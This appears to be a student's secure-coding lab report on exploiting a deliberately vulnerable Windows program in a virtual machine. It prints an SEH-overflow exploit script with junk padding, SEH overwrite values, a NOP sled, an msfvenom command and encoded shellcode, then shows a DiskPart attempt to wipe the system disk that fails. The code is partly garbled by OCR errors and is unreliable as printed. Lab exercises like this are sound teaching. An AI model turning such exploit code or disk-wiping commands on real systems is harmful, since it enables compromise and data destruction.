SECURE CODING CSE-2010 LAB ASSIGNMENT -9

RAKESH RANJAN

18BCE7116

L25+26

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis

• Crash the Vuln_Program_Stream program and try to erase the hdd.


Script-

```
exploit2.py
       junk="A" * 4112
       nseh="\xeb\x28\x98\x98"
      seh="\x48\x80\x81\x48"
      #40010C4B SB
                                     POP EBX
      #40939C4D C3
                                      RETW
      whom EBX , FOR EBP, RETN [ [rtl68.bpl] (C:\Program Files\FrigateS\rtl68.bpl)
       nogs="\x90" * 50
       # <u>msfrensm</u> -a x86 --platform windows -p windows/exec CMD-calc -e x86/alpha_mixed -b "lx80%x24lx89%x8a\x86" -f pythom
       buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
       buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
      buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x38\x41\x6b\x41"
buf += b"\x61\x51\x32\x41\x42\x32\x42\x42\x42\x42\x42\x41\x41\x41"
      buf += b"\#58\x58\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\#52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x29\x50\x65"
       buf += b"\x55\x61\x6b\x70\x58\x64\x6c\x4b\x30\x58\x74\x70\x6e"
       buf += b"\x66\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
       Buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
       buf += b"\x71\x35\x6f\x4e\x4c\x35\x6c\x78\x61\x63\x4c\x77\x72"
       buf += b"\x66\x4e\x77\x50\x7a\x61\x5a\x6f\x64\x4d\x56\x61\x79"
       buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
       buf += b"\w64\x50\x6c\x6b\x63\x7a\x57\x6c\x6e\x6b\x30\x4c\x72"
       buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
       buf += b"\x4e\x6b\x76\x29\x45\x70\x75\x51\x29\x43\x6e\x6b\x67
       buf += b"\x39\x75\x48\x5a\x48\x57\x4a\x43\x79\x4c\x4b\x37\x44"
       buf += b"\x4c\x4b\x35\x51\x46\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
       buf +- b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x78"
```

Payload Generated



App Crashes



```
DISKPART> list disk
    Disk ### Status
                                                 Size
                                                                 Free
                                                                                 Dyn
                                                                                         Gpt
                     Online
                                                    32 GB
                                                                       0 B
DISKPART> select disk Ø
Disk 0 is now the selected disk.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART> select diskØ
Microsoft DiskPart version 6.1.7601

Shift the focus to a disk. For example, SELECT DISK.
Shift the focus to a partition. For example, SELECT PARTITION.
Shift the focus to a volume. For example, SELECT VOLUME.
Shift the focus to a virtual disk. For example, SELECT UDISK.

DISK
PARTITION
VOLUME
UDISK
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART>
```

Unable to erase disk due to above occurred error